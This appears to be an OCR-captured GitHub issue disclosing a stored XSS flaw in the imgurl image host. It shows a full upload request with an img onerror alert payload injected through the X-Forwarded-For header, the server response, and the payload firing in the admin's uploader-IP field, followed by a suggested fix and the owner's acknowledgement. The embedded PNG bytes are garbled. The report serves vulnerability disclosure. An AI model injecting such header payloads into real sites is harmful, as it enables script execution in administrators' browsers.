Store Cross Site Script Attack on Upload HTTP Request Header #72

⊙ Open **mcblog** opened this issue on Aug 15, 2021 · 1 comment


Labels bug

mcblog commented on Aug 15, 2021 • edited ▾

Hi, how is going? I test imgurl upload functions. And I found a XSS vulnarability.

First step：

Put payload on upload header： `X-Forwarded-For: "><img src=# onerror=alert(/a/)>`




Request to http://imgurl.com:80 [127.0.0.1]

```
POST /upload/localhost HTTP/1.1
Host: imgurl.com
Content-Length: 3111
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymtuA49BH4uvM1GFh
Origin: http://imgurl.com
Referer: http://imgurl.com/
Accept-Encoding: gzip, deflate
X-Forwarded-For: "><img src=# onerror=alert(/a/)>
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundarymtuA49BH4uvM1GFh
Content-Disposition: form-data; name="file"; filename="xss.png"
Content-Type: image/png

□PNG

IHDR ( t□?qsRGB□□ é gAMA±□ üa  pHYs□□□o¨dIDATx^ ( □□q;@□×□[□□
□>xK□□□□□□□□□L4□□□□u□□ ò □H ( '□  N□@□h□8□q□□D;□□v□ ( '□
N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□
N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□
N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□
N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□  N□@□h□8□q□□D;□□v□ ( '□
N□@□h□8□q□□D;□□v□ ( '□
```

注意：游客限制每日上传10张，单张图片不能超过5M，上传的图片将公开显示，使用之前请先阅读《[illegible]》

将图片拖拽到此处，支持Ctrl + V粘贴上传





Response from http://imgurl.com:80/upload/localhost [127.0.0.1]

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Mon, 16 Aug 2021 01:39:37 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.4
Access-Control-Allow-Origin: *
Content-Length: 335

{"code":200,"id":"7","imgid":"61fd423dfbc8aa72","relative_path":"\/imgs\/2021\/08\/61fd423dfbc8aa72.png","url'
```

Second

then web administrator click






imgurl.com 显示

/a/

xss.png

分辨率	749 x 372
MIME类型	image/png
扩展名	.png
上传时间	2021-08-16 09:39
上传者IP	">
浏览次数	0
文件大小	2.9 KB



xss.png

分辨率	749 x 372
MIME类型	image/png
扩展名	.png
上传时间	2 9
上传者IP	">
浏览次数	0
文件大小	2.9 KB

```
▼<div class="layui-row">
   ::before
  ▼<div class="layui-col-lg12">
     <!--后台管理查看图片信息-->
    ▼<table class="layui-table">
      ▶<colgroup>…</colgroup>
      ▼<tbody>
        ▶<tr>…</tr>
        ▶<tr>…</tr>
        ▶<tr>…</tr>
        ▶<tr>…</tr>
        ▼<tr>
           <td>上传者IP</td>
          ▼<td>
             "">"
             <img src="#" onerror="alert(/a/)
             "> == $0
           </td>
         </tr>
        ▶<tr>…</tr>
        ▶<tr>…</tr>
       </tbody>
```

The method to solve it:

all the request header filter special character。

过滤http请求头的所有特殊字符。

helloxz commented on Aug 16, 2021 Owner

感谢您的反馈，这应该是由于获取用户IP的时候，XFF头没有进行验证导致。我修复一下。

helloxz added the bug label on Sep 16, 2021

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants